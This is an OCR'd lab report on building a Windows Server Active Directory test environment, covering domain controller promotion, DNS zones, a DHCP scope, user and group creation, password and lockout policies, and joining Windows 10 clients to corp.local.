


4. Setting up Active Directory

After the server rebooted after the role installation was complete, a notification (usually a yellow exclamation point on a checkbox) appeared in Server Manager indicating that additional steps were required to configure Active Directory Domain Services. I selected the "Promote this server to a domain controller" option, which launched the corresponding configuration wizard.

The following steps were performed sequentially in the Active Directory Domain Services Configuration Wizard: The "Add a new forest" option was selected, as this was the first domain controller in a new domain structure. Corp.local was specified as the root domain name. The forest and domain functional levels were left at their default values, ensuring compatibility with Windows Server 2016 or later. A password for Directory Services Restore Mode (DSRM), which is critical for Active Directory disaster recovery procedures, was specified and confirmed. DNS delegation settings were skipped, as the DNS server is installed and configured on the same domain controller. The NetBIOS domain name was verified, which by default is formed from the first part of the FQDN; in our case, it was set to CORP0. The paths to the Active Directory database (NTDS.DIT), log files, and the SYSVOL system folder were left unchanged, meaning the default paths were used.







After carefully checking all specified parameters, the server was installed and configured as a domain controller. Upon completion, the server automatically rebooted. After rebooting, it began functioning as the first domain controller in the new corp.local forest.

5. DNS settings

After successfully promoting the server to a domain controller, the DNS server service was automatically configured to integrate with and support Active Directory. To verify the correctness of this automatic configuration, the DNS Manager console, accessible through the Tools menu in Server Manager, was opened. The console confirmed the presence of an automatically created Forward Lookup Zone named corp.local. This zone is integrated with Active Directory, meaning its records are stored in the AD database and replicated along with directory data. It also contains all the necessary SRV records (service records) used by clients and other servers to locate domain controllers and other domain services.

To ensure full DNS functionality, specifically to enable the conversion of IP addresses to hostnames (reverse resolution), a Reverse Lookup Zone was added. This was accomplished as follows: in the DNS Manager console, right-click on the Reverse Lookup Zones item and select New Zone. In the zone creation wizard, the zone type was selected as Primary zone, and the Store the zone in Active Directory checkbox was checked to ensure its replication. The zone replication scope was set to All DNS servers running on domain controllers in this domain: corp.local. The type of the reverse lookup zone being created was specified as IPv4 Reverse Lookup Zone. The network ID was entered as the prefix of our corporate subnet: 192.168.50. To configure dynamic updates, the "Allow only secure dynamic updates" option was selected, which is the recommended practice for Active Directory-integrated zones. After completing the reverse lookup zone creation, the corresponding PTR record (pointer) for the domain controller's IP address (192.168.50.10) linking this IP address to its fully qualified domain name (FQDN) was verified (and, if necessary, manually created).







6. DHCP setup

After installing the DHCP server role, it was necessary to complete its basic configuration and authorize it in Active Directory, which is a mandatory step for the DHCP server to operate in a domain environment. These actions were initiated through a notification in Server Manager or directly from the DHCP console (accessible through the Tools menu). During post-installation configuration, the necessary security groups (DHCP Administrators and DHCP Users) were created to delegate management rights to the DHCP server, and the server itself was authorized in the domain.

corp.local using domain administrator credentials.
Next, to provide clients on the corporate network 192.168.50.0/24 with IP addresses and network parameters, a new scope was created. In the DHCP console, the IPv4 server node was right-clicked and the "New Scope..." option was selected. In the scope creation wizard, the following parameters were specified: a scope name, for example, CORP_LAN_Scope; the range of IP addresses intended for dynamic assignment to clients was set to 192.168.50.100
– 192.168.50.200; subnet mask – 255.255.255.0. Addresses excluded from this range were not configured at this stage. The IP address lease period was left at the default value, usually 8 days. When configuring the DHCP parameters for this scope, the following were specified: the main gateway (Router/Default Gateway) is 192.168.50.1 (the IP address of the pfSense router LAN interface); the parent domain is corp.local; and only the IP address of our domain controller, 192.168.50.10, was specified as the DNS server. No WINS servers were configured.



Once the scope was created, it was activated (using the scope's context menu and selecting "Activate"). The DHCP server's authorization in Active Directory was also verified. As a result of these actions, the graphical indicators (icons) next to the server name, IPv4 node, and the created scope in the DHCP console should have changed to green, indicating their correct operation and activity.




7. Creating users and groups in AD

To manage domain objects such as users and computers, we used the standard Active Directory Users and Computers snap-in (Active Directory _Users and _Workstations). For better organization and subsequent application of group policies, we created Organizational Units (OUs). Within the Users OU, we created test user accounts necessary for further work and attacks. As an example, we created a standard user, JohnSnow, and a user with administrative rights, VinDiesel. The NetBIOS name of our domain was defined as CORP0, so the full usernames for logon in NetBIOS format are CORP0\JohnSnow. An initial password was assigned to each created account.

Security groups were also created in the Users OU (or another dedicated OU for groups, if such a structure was chosen). As an example, a Users_Office group was created, which could be used to grant access to shared office resources or applications, and a Lab_Admins group, intended to group accounts with administrative functions within the lab. The created users were added to the appropriate groups: for example, JohnSnow was included in the group


Users_Office, and VinDieselADMIN – in the Lab_Admins group, and also, to perform administrative functions in the domain, in the standard built-in Domain Admins group.




8. Configuring Group Policy (GPO)

Centralized management of security configurations and settings for users and computers in the domain was carried out using the Group Policy Management console.


Two policies were edited and applied: the password policy and the account lockout policy. The password policy was configured to maintain a 24-item password history, a minimum password length of 8 characters, a maximum password expiration of 42 days, complexity requirements enabled, and storage with reversible encryption disabled. The user account lockout policy was configured to allow 3 login attempts, a 10-minute lockout period, a 10-minute reset timer, and the ability to lock out the administrator account.






9. Connecting Windows 10 clients to a domain

Network settings were configured for client virtual machines running Windows 10. In the VirtualBox environment, the network adapter of each client machine was switched to the same internal network as the Windows Server. The IPv4 protocol settings on each client's network interface were configured to automatically obtain an IP address and DNS server address, which is provided by the DHCP server deployed on our Windows Server.





The process of joining a client machine to the corp.local domain was performed as follows: on the client machine, the "System" section was opened via the "Control Panel" and the "Change settings" option was selected. On the "Computer Name" tab,

Click the "Edit..." button. In the dialog box that opened, I selected the "Is a member of a domain" option, and entered my domain name, corp.local, into the corresponding field. This was done on both client machines:



